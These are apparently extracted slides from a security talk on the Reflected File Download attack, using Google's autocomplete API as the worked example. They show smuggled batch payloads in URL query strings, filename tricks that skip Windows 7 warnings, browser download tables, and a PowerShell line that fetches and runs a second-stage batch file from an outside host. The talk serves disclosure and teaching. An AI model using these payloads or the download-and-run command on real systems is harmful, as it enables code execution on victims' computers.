WOULD TRUST DOWNLOADS
BASED ON THE HOSTING DOMAIN

RFD uses such trust to do evil!



RFD REAL EXAMPLE, STEP BY STEP...

Google Autocomplete



- craigslist
- cnn
- costco
- cricinfo

<http://googlefails.tumblr.com/>

The Google logo is displayed in its standard multi-colored font (blue, red, yellow, blue, green, red) against a white background.

americans think |

americans think **death is optional**
americans think **they will be rich**
americans think **pizza is a vegetable**
americans think **europa is a country**
americans think **they are the best**
americans think **they will be millionaires**
americans think **they are middle class**
americans think **obama is a muslim**
americans think obama is a cactus
americans think **of british**

Google Search

I'm Feeling Lucky

<http://googlefails.tumblr.com/>



why can't |

why can't i own a canadian

why can't i sleep

why can't we be friends

why can't i lose weight

why can't we be friends lyrics

why can't i lyrics

why can't dogs eat grapes

why can't i find a job

why can't babies have honey

why can't i stop eating

Google Search

I'm Feeling Lucky

Google Autocomplete



- craigslist
- cnn
- costco
- cricinfo

<https://google.com/s?q=rfd>



User



Web Server

HTTP/1.1 200 OK

Content-Type: application/json;

Content-Disposition: attachment

Content-Length: 12...

```
{"results":["q", "rfd", "I love rfd"]}
```

`https://google.com/s?q=rfd"`



User



Web Server

HTTP/1.1 200 OK

Content-Type: application/json;

Content-Disposition: attachment

Content-Length: 12...

```
{"results":["q", "rfd\"", "I love rfd"]}
```



It's all about the context...



It's all about the context...



https://google.com/s?q=rfd" || calc | |



User



Web Server

HTTP/1.1 200 OK


Content-Type: application/json;

Content-Disposition: attachment

Content-Length: 12...

```
{"results":["q", "rfd\" || calc | |", "I love  
rfd"]}
```


```
{"results":["q", "rfd\" || calc || ", "I love rfd"]}
```



A screenshot of a Windows command prompt window. The title bar shows the path `C:\Windows\system32\cmd.exe`. The command prompt shows the following interaction:

```
C:\Users\oren>{"results":["q", "rfd\"  
The filename, directory name, or volume label syntax is incorrect.  
C:\Users\oren>_
```


FALSE {"results":["q", "rfd\" **OR** calc| |", "I love rfd"]}




A screenshot of a Windows command prompt window. The title bar shows the path "C:\Windows\system32\cmd.exe". The command prompt shows the user "oren" at the "C:\Users\oren" directory. The user has entered a JSON command: {"results":["q", "rfd\". The system responds with an error message: "The filename, directory name, or volume label syntax is incorrect." The prompt then returns to the user's directory: C:\Users\oren>.

```
C:\Windows\system32\cmd.exe  
  
C:\Users\oren>{"results":["q", "rfd\  
The filename, directory name, or volume label syntax is incorrect.  
C:\Users\oren>
```

```
{"results":["q", "rfd\" || calc | | ", "I love rfd"]}
```



`{"results":["q", "rfd\| | TRUE | | " , " | IGNORED"]}`



A screenshot of a Windows command prompt window titled "C:\Windows\system32\cmd.exe". The window shows the following commands and output:

```
C:\Users\oren>{"results":["q", "rfd\| | TRUE | | " , " | IGNORED"]}  
The filename, directory name, or volume label syntax is incorrect.  
C:\Users\oren>calc
```

[https://google.com/s?q=rfd" | | calc | |](https://google.com/s?q=rfd)



User



Web Server

HTTP/1.1 200 OK

Content-Type: application/json;

Content-Disposition: attachment

Content-Length: 12...

```
{"results":["q", "rfd\" | | calc | |", "I love  
rfd"]}
```



`https://google.com/s;/setup.bat;q=rfd" || calc |`



User

HTTP/1.1 200 OK

Content-Type: application/json;

Content-Disposition: attachment

Content-Length: 12...

```
{"results":["q", "rfd\" || calc | |", "I love  
rfd"]}
```



Web Server



User

`https://google.com/s;/setup.bat?q=rfd" || calc | |`



Web Server



HTTP/1.1 200 OK

Content-Type: application/json;

Content-Disposition: attachment

Content-Length: 12...

```
{"results":["q", "rfd\" || calc | |", "I love  
rfd"]}
```



User



[https://google.com/s;/setup.bat?q=rfd" || calc ||](https://google.com/s;/setup.bat?q=rfd)



Web Server

HTTP/1.1 200 OK

Content-Type: application/json;

Content-Disposition: attachment

Content-Length: 12...


```
{"results":["q", "rfd\" || calc || \", \"I love  
rfd\"]}
```



User



<https://google.com>



;?q=rfd" || calc | |



Web Server

HTTP/1.1

Content-Type

Content-Length


Content-Type

son;

ment

```
{"results":["q", "rfd\" || calc | |", "I love  
rfd"]}
```

How come there are no warnings?





WINDOWS 7 SECURITY FEATURE BYPASS


How come there are no warnings?

- Windows 7 bypass for batch files
- Works for the “.bat” and “.cmd” extensions.
- Completely disables all warnings!
- Files execute immediately

Its all in the filename!

- **setup**
- **install**
- **update**

VeryVeryBadUpdate.bat



RFD



RFD REQUIREMENTS

- **REFLECTED** – some input is reflected to the response body. --> shell commands
- **FILE** – attacker can tamper the filename.
- **DOWNLOAD** – the response is downloaded.

Where can we find RFD?

- Any response with reflected input and less common Content-Type.
- JSON APIs and JSONP are extremely vulnerable.
- URL Mapping is Permissive ('/' , ';')

Which Exploit Should I Use?

- Use “.bat” and “.cmd” extensions for batch.
- Use “.js”, “.jse”, “.vbs”, “.wsh”, “.vbe”, “.wsf”, “.hta” for Windows Script Host fun.
- You can exploit other programs! E.g. “.pdf”

Batch tricks








- & - Command Separator
- && - AND
- | - Redirect Output
- || - OR
- > < >> << - Stream Redirects
- New Line










Force files to **DOWNLOAD**?

- Content-Disposition headers
- Chrome & Opera can force downloads using `<a download href="http://target/setup.bat">`
- Different Browser behavior! (Content-Types)

Force files to **download**?

Content-Type							
application/json							
application/x-javascript			.js	.js			
application/javascript			.js	.js			
application/notexist							
text/json							
text/x-javascript							
text/javascript			.js	.js			
text/plain	sniff*	sniff*	sniff	sniff		sniff*	sniff
text/notexist							
application/xml							
text/xml							
text/html							
no content-type header	sniff*	sniff	sniff	sniff		sniff*	sniff

Content-Type [with Content-Disposition]							
application/json							
application/x-javascript			.js	.js			
application/javascript			.js	.js			
application/notexist							
text/json							
text/x-javascript							
text/javascript			.js	.js			
text/plain	sniff*						
text/notexist						sniff*	
application/xml							
text/xml							
text/html							
no content-type header	sniff*	sniff				sniff*	

ADVANCED EXPLOITATION

- Do as you wish... you are running cmds in OS.
- Use PowerShell to download the rest of the payload! (You can even ask for admin rights)

```
"/powershell (New-Object  
Net.Webclient).DownloadFile("http://pi.vu/B2jC", "5.bat")|md  
//start /min 5
```


- Get back to Chrome with Super Powers!

How many command-line options?



